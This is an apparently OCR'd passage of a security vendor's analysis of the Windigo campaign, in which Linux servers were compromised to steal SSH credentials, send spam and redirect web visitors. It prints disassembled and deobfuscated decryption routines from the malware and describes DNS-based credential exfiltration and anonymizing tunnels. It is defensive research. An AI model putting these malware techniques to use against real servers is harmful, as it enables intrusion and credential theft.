
Olivier Bilodeau • Pierre-Marc Bureau • Joan Calvet
Alexis Dorais-Joncas • Marc-Étienne M.Léveillé
Benjamin Vanheuverzwijn

OPERATION WINDIGO

The vivisection of a large Linux server-side credential stealing malware campaign



ENJOY SAFER TECHNOLOGY™

TABLE OF CONTENTS

LIST OF TABLES

1. EXECUTIVE SUMMARY

This document details a large and sophisticated operation, code named "Windigo", in which a malicious group has compromised thousands of Linux and Unix servers. The compromised servers are used to steal SSH credentials, redirect web visitors to malicious content and send spam.

This operation has been ongoing since at least 2011 and has affected high profile servers and companies, including cPanel – the company behind the famous web hosting control panel – and Linux Foundation's kernel.org – the main repository of source code for the Linux kernel. However this operation is not about stealing company resources or altering Linux's source code as we will unveil throughout the report.

The complexity of the backdoors deployed by the malicious actors shows out of the ordinary knowledge of operating systems and programming. Additionally, extra care was given to ensure portability, meaning the various pieces of malware will run on a wide range of server operating systems and to do so in an extremely stealthy fashion.

This report contains a detailed description of our ongoing investigation of the Windigo operation. We provide details on the number of users that have been victimized and the exact type of resources that are now in control of the gang. Furthermore, we provide a detailed analysis for the three main malicious components of this operation:

- Linux/Ebury – an OpenSSH backdoor used to keep control of the servers and steal credentials
- Linux/Cdorked – an HTTP backdoor used to redirect web traffic. We also detail the infrastructure deployed to redirect traffic, including a modified DNS server used to resolve arbitrary IP addresses labeled as Linux/Onimiki
- Perl/Calfbot – a Perl script used to send spam

The Windigo operation does not leverage any new vulnerability against Linux or Unix systems. Known systemic weaknesses were exploited by the malicious actors in order to build and maintain their botnet.

Key Findings

- The Windigo operation has been ongoing since at least 2011
- More than 25,000 unique servers have been compromised in the last two years
- A wide range of operating system have been compromised by the attackers; Apple OS X, OpenBSD, FreeBSD, Microsoft Windows (through Cygwin) and Linux, including Linux on the ARM architecture
- Malicious modules used in Operation Windigo are designed to be portable. The spam-sending module has been seen running on all kinds of operating systems while the SSH backdoor has been witnessed both on Linux and FreeBSD servers
- Well known organizations including cPanel and Linux Foundation fell victim of this operation
- Windigo is responsible for sending an average of 35 million spam messages on a daily basis
- More than 700 web servers are currently redirecting visitors to malicious content
- Over half a million visitors to legitimate websites hosted on servers compromised by Windigo are being redirected to an exploit kit every day
- The success rate of exploitation of visiting computers is approximately 1%
- The malicious group favors stopping malicious activity over being detected
- The quality of the various malware pieces is high: stealthy, portable, sound cryptography (session keys and nonces) and shows a deep knowledge of the Linux ecosystem
- The HTTP backdoor is portable to Apache's httpd, Nginx and lighttpd
- The gang maximizes available server resources by running different malware and activities depending on the level of access they have
- No vulnerabilities were exploited on the Linux servers; only stolen credentials were leveraged. We conclude that password-authentication on servers should be a thing of the past

This document's appendixes includes extensive indicators of compromise (IOC) to allow system administrators and network operators to identify compromised systems. Additionally, cleaning and prevention are covered in the appendixes as well.

Contact Information

- For any press inquiries please contact: press@eset.sk
- For any technical inquiries please contact: windigo@eset.sk

2. INTRODUCTION

The Algonquians are one of the first nations of North America. In their language, the word Windigo refers to a demonic creature. In many legends, Windigo is a malevolent half-beast which was transformed from its human shape into a monster because it ate human flesh. Just like Windigo, a malicious actor is currently cannibalizing thousands of servers, turning legitimate resources into a wide infrastructure used for nefarious purposes.

ESET started researching a set of malicious software targeting Linux servers in the beginning of 2012. Since then, we have realized that many of these components are actually related. We soon discovered that one malicious group is currently in control of more than ten thousand servers. They are currently using these resources to redirect web traffic from legitimate websites to malicious content, to send spam messages, and to steal more credentials from users logging onto these servers.

ESET's research around Operation Windigo is part of a joint research effort with CERT-Bund, the Swedish National Infrastructure for Computing, the European Organization for Nuclear Research (CERN) and other organizations forming an international Working Group.

The number of systems affected by Operation Windigo might seem small when compared with recent malware outbreaks where millions of desktops are infected. It is important to keep in mind that, in this case, each infected system is a server. These usually offer services to numerous users and are equipped with far more resources in terms of bandwidth, storage and computation power than normal personal computers. A denial of service attack or a spam-sending operation using one thousand servers is going to be far more effective than the same operation performed with the same number of desktop computers.

In this report, we present a global overview of Operation Windigo, showing analysis of information we were able to gather from various sources, including traffic capture from command and control servers. This overview shows how all the different components of the operation fit together and provides an estimate of the size of the operation.

We then give a detailed description of the three main modules used in the Windigo operation. The first module consists of the backbone of the operation, an OpenSSH backdoor labeled Linux/Ebury. This backdoor was first publicly discussed in 2011 when it was named "Ebury". Next, we detail the component used to redirect web traffic, called Linux/Cdorked. Afterward, we look into Perl/Calfbot, a Perl script used to send spam messages.

Finally, we provide detailed information for system administrators on how to detect if their systems are compromised and how to clean infections from the various modules.

Why we are Publishing this Report

We chose to publish this report to raise awareness around this malicious operation. Many hosting service providers have been completely compromised, including their billing systems. We think the best course of action to mitigate this threat is to provide an in-depth analysis of the various pieces of malware used in this attack. It is also for this reason that we are publishing detailed instructions on how to detect hosts infected by the various modules (in the IOC section of this document).

During the course of our efforts, we have paid strict attention to notifying victims and assisting those who responded in their cleaning efforts. The present report is another step in the process of securing the infected servers and raising awareness around the major threat that is Operation Windigo.

3. OPERATION WINDIGO

3.1. The Big Picture

The Windigo operation has been ongoing for years. We think the primary purpose of this significant effort is monetary profit through the following actions:

- Spam
- Infecting web users' computers through drive-by downloads
- Redirecting web traffic to advertisement networks

In this section, we give an overview of the Windigo operation and how it evolved over time. Furthermore, we analyze various sources of data we were able to access during the course of our investigation.

The following picture shows a high level perspective of the Windigo operation.




Figure 3.1 **High level perspective of Windigo's components and their relationship**

As depicted, several pieces of malicious software take part in the Windigo operation:

- **Linux/Ebury** runs mostly on Linux servers. It provides a root backdoor shell and has the ability to steal SSH credentials.
- **Linux/Cdorked** runs mostly on Linux web servers. It provides a backdoor shell and distributes Windows malware to end users via drive-by downloads.
- **Linux/Onimiki** runs on Linux DNS servers. It resolves domain names with a particular pattern to any IP address, without the need to change any server-side configuration.

- **Perl/Calfbot** runs on most Perl supported platforms. It is a lightweight spam bot written in Perl.
- **Win32/Boaxxe.G**, a click fraud malware, and **Win32/Glubteta.M**, a generic proxy, run on Windows computers. These are the two threats distributed via drive-by download.

In summary, Windigo operators pursue multiple activities through these malware families:

Table 3.1 **Relationship between malware components and their activities**

Malicious Activity	Malware Component
Spam	Win32/Glupteba.M, Perl/Calfbot, Linux/Ebury
Drive-by downloads	Linux/Cdorked
Advertisement fraud	Linux/Cdorked, Win32/Boaxxe.G
Credential stealing	Linux/Ebury

One extraordinary characteristic of this operation is the sheer number of infected servers supporting the above mentioned malicious activities. In other words, there are two kinds of victims here: Windows end-users visiting legitimate web sites hosted on compromised servers, and Linux/Unix server operators whose servers were compromised through the large server-side credential stealing network. The malicious actors are using these compromised servers to run one or more malicious services necessary for managing their whole operation. Here are the types of services and their related malware component:

Table 3.2 **Relationship between malware components and their usage in the infrastucture**

Malicious Infrastructure Service	Malware Component Involved
Spam-related DNS services	Linux/Ebury with TinyDNS
Cdorked DNS services	Linux/Ebury with Linux/Onimiki
Credential exfiltration service	Linux/Ebury with additional binary component
Configuration service	Linux/Ebury
SSH tunnel	all infected with Linux/Ebury
Reverse proxy service	all infected with Linux/Ebury
Anonymizing tunnel	Linux/Ebury

3.2. Timeline of Events

This section details the timeline of events around the Windigo operation, as seen by ESET researchers.




Figure 3.2 **Timeline of Events**

2011

- September: The Linux Foundation internally announces the compromise of several of their back-end servers as well as 448 kernel.org users. While no report explaining what happened at the Linux Foundation has been published so far, several news articles as well as trusted sources indicate that two sophisticated malware have been used against the Linux Foundation. While the first malware is the well-known Phalanx2 rootkit, overwhelming evidence indicate that the second malware, distributed as modified OpenSSH files, is in fact an early version of Linux/Ebury. The timeline is interesting as well: while Phalanx2 had been used in many compromises before, it has not, to our knowledge, been seen in the wild after the Linux Foundation compromise. Interestingly, this was the first known case involving Linux/Ebury.
- November: First blog post about Ebury by Steinar H. Gunderson. The technical description of this backdoor exactly matches the results of our analysis of Linux/Ebury.

2012

- November: First observation of Linux/Cdorked redirection URL patterns.

2013

- February: cPanel announces one of their support server was compromised with the Linux/Ebury trojan. It is likely this infection helped spread the malware into multiple organizations.
- February: CERT-Bund identifies more than 11,000 servers infected with Linux/Ebury. Notifications on compromised servers are sent to hosting providers and national CERTs.
- March: ESET receives the first Linux/Cdorked sample from the security firm Sucuri.
- April: The malicious group responds to victim notifications by upgrading most infected servers to a new version of Linux/Ebury. This version uses a new algorithm for generating domain names used for exfiltrating information.
- April: Sucuri and ESET publish a detailed analysis of the Linux/Cdorked malware affecting the Apache web server. Standalone tools are also published which system administrators detect the malware on production servers and to dump configuration information stored only in RAM.
- May: ESET receives additional malware samples from system administrators who are cleaning their servers. Publication of a second blog post confirming that other web servers such as lighttpd and nginx can also be infected with Linux/Cdorked.
- May: ESET starts extensive monitoring of Linux/Cdorked infected websites, discovering that several hundreds of thousands of our customers browse these websites each month.
- June: The Windigo operators release a new version of their DNS backdoor (dubbed Linux/Onimiki) changing the hostnames pattern used by the operation. The operators also released a new version of the Linux/Cdorked HTTP backdoor to evade the detection tool released in April.
- June: First sample of the OpenSSH backdoor Linux/Ebury received by ESET.
- June: Access to one of the servers used to exfiltrate credentials stolen by Linux/Ebury reveals more than 7,000 hosts are infected by the malware.
- July: Discovery of Perl/Calfbot spam sending module found on a host infected with Linux/Ebury.
- July: Discovery of a TinyDNS configuration file reveals 62,186 unique domain names tying together various pieces of the puzzle. It shows that the same group is responsible for sending spam, redirecting users to exploit kits and other malicious activities.
- September: ESET captures network traffic from a server infected by Linux/Ebury running a reverse proxy service used as a target for Linux/Cdorked redirections, revealing over 1,000,000 web redirections in 48 hours.
- October: ESET captures 72 hours of network traffic revealing more than 12,000 servers infected with Linux/Ebury.

2014

- January:CERT-Bund publishes an Ebury-FAQ after receiving many questions related to the notification of infected parties.
- January: ESET captures network traffic during three distinct 24-hour periods from a server running both a Linux/Ebury exfiltration service and a Perl/Calfbot command and control reverse proxy, revealing an average of 35 million spam messages sent daily.
- February: First public reference of a connection between Linux/Ebury and Linux/Cdorked.

3.2.1. Tying Pieces Together

This section provides the evidence leading us to conclude that the components of Operation Windigo are developed and operated by the same group.

Shared Infrastructure

When correlating the Linux/Ebury exfiltration server data with the Linux/Cdorked data, we noticed that a majority of the hosts infected with Linux/Cdorked were also infected with Linux/Ebury. The same can be said of the other malicious components. The Win32/Glupteba.M's command and control server is hosted on a Linux/Ebury infected host; the same goes for Perl/Calfbot's.

Lastly, Win32/Glupteba.M, a generic proxy, is solely used to relay spam. Upon investigation of its spam messages, we found out that they contain the same URLs as the ones in Perl/Calfbot's spam messages.

Shared Code

During our analysis of Linux/Cdorked and Linux/Ebury we realized that a custom decryption algorithm sported very similar characteristics. This algorithm use the client IP address as a seed to decrypt the underlying data.

Linux/Cdorked

```
push    rbp
mov     rbp, rsp
push    rbx
sub     rsp, 48h
mov     [rbp+crypted_string_arg1], rdi
mov     [rbp+decrypted_string_arg2], rsi
mov     [rbp+key_int_arg3], edx
mov     eax, [rbp+key_int_arg3]
cdqe
and     eax, 0FF000000h
sar     rax, 24
add     eax, 5
mov     [rbp+key_from_arg3], al
mov     eax, [rbp+key_int_arg3]
cdqe
and     eax, 0FF0000h
sar     rax, 16
add     eax, 33
mov     [rbp+key_from_arg3+1], al
mov     eax, [rbp+key_int_arg3]
cdqe
and     eax, 0FF00h
sar     rax, 8
add     eax, 55
mov     [rbp+key_from_arg3+2], al
mov     eax, [rbp+key_int_arg3]
add     eax, 78
mov     [rbp+key_from_arg3+3], al
mov     [rbp+var_2E], 0
mov     [rbp+i], 0
```

Linux/Ebury

```
push    r15
movsxd  rax, edx
add     edx, 78
mov     rcx, rax
push    r14
shr     rcx, 24
mov     r14, rsi
add     ecx, 5
push    r13
push    r12
mov     r12, rdi
push    rbp
xor     ebp, ebp
push    rbx
sub     rsp, 38h
mov     [rsp+68h+xorkey], cl
mov     rcx, rax
movzx   eax, ah
shr     rcx, 16
add     eax, 55
mov     [rsp+68h+xorkey+3], dl
add     ecx, 33
mov     [rsp+68h+xorkey+2], al
mov     [rsp+68h+var_46], 0
mov     [rsp+68h+xorkey+1], cl
lea     r13, [rsp+68h+str]
lea     r15, [rsp+68h+var_5C]
jmp     short loc_36E7003390
```

Figure 3.3 **Comparing Linux/Cdorked and Linux/Ebury custom cryptography**

Although reorganized a little bit due to different compiler behavior, the code is effectively the same and holds the same constants 5, 33, 55 and 78.

Then, looking at Perl/Calfbot's code something oddly familiar struck us:

Deobfuscated Perl/Calfbot String Decryption Code

```
...
    my @h7fk;
    $h7fk[0] = ( ( ( $key & 0xFF000000 ) >> 24 ) + 15 ) % 256;
    $h7fk[1] = ( ( ( $key & 0x00FF0000 ) >> 16 ) + 13 ) % 256;
    $h7fk[2] = ( ( ( $key & 0x0000FF00 ) >> 8 ) + 52 ) % 256;
    $h7fk[3] = ( ( ( $key & 0x000000FF ) ) + 71 ) % 256;
    my $apjn;
    for ( my $i = 0 ; $i < length($encrypted_string) / 2 ; $i++ ) {
       my $id5b = hex( substr( $encrypted_string, $i * 2, 2 ) );
       $h7fk[ ( $i + 1 ) % 4 ] = ( $h7fk[ ( $i + 1 ) % 4 ] + $id5b )% 256;
       $apjn .= chr( $id5b ^ $h7fk[ $i % 4 ] );
    }
    return $apjn;
}
...
```

Here we have the same algorithm as Linux/Cdorked and Linux/Ebury but with slightly different constants.

3.3. Credential Stealing Modus Operandi

SSH user credentials leaks is the only technique we observed for expanding the Windigo operation. There are two typical scenarios where SSH credentials get stolen. The first scenario is when a user successfully logs into an infected server. The second scenario is when a user uses a compromised server to log on any other system.

The Linux/Ebury backdoor is the module responsible for the credential stealing and constitutes the backbone of the Windigo operation. A technical description of this threat can be found in the Linux/Ebury section of this document.




Figure 3.4 **Detailed Linux/Ebury credential stealing infrastructure**

Depicted above are the various pieces related to the Linux/Ebury threat. Credentials intercepted by Linux/Ebury are sent to the exfiltration servers through custom DNS queries. These credentials are then used to further spread the infection as detailed in the next section.

The gang practices good operational security. They never directly connect to any of the compromised servers to perform an operation. They use one of the anonymizing tunnel services running on another compromised server part of the malicious infrastructure.

This tunnel is usually used to fetch stolen credentials that are stored on various infected servers.

3.4. Infection Scenarios

The following figure shows a typical scenario when a server has his credentials compromised. Depending on the level of privileges the attacker has gained, he will use the server in different ways.




Figure 3.5 **Flowchart of Windigo's credential stealing scenario**

Once credentials are exfiltrated and in the hands of the Windigo operators, they are tested to determine the privilege level obtained. In the case of non-root access, the server is either left untouched or installed with the Perl/Calfbot module.

In case of root access, the Linux/Ebury backdoor is always installed in order to maintain access to the server even if the credentials are modified later by the system administrator. In some rare instances Perl/Calfbot is installed as root but this is marginal as can be observed from the Perl/Calfbot C&C metadata analysis covered later.

If the compromised server operates one or more legitimate websites then further infection with Linux/Cdorked is likely. Additionally, zero or more malicious services from the previously mentioned malware infrastructure list may also be deployed. For example, if the server's HTTPS port (443) is reachable from the Internet then an nginx reverse proxy instance could be deployed to act as a first layer of indirection between the Perl/Calfbot infected hosts and the true C&C server.[1]

This shows that the operators are maximizing what they can get out of the servers they have access to. Various pieces of malware and various services are used, but the malware linking all of this together is definitely Linux/Ebury.

1 It is possible that multiple indirection layers are used to further hide the true C&C

3.5. Linux/Ebury Infected Hosts

This section gives a general overview of the number of hosts infected with Linux/Ebury and their geographic location. The data used to generate these statistics come from the various network traffic captures explained in the timeline section of this document.

The following table shows the number of unique infected IP addresses for each capture:

Table 3.3 **Linux/Ebury infection count from different captures**

Capture Date	Count of Unique Infected IP addresses
June 2013	7,707
October 2013	12,326
January 2014	11,110

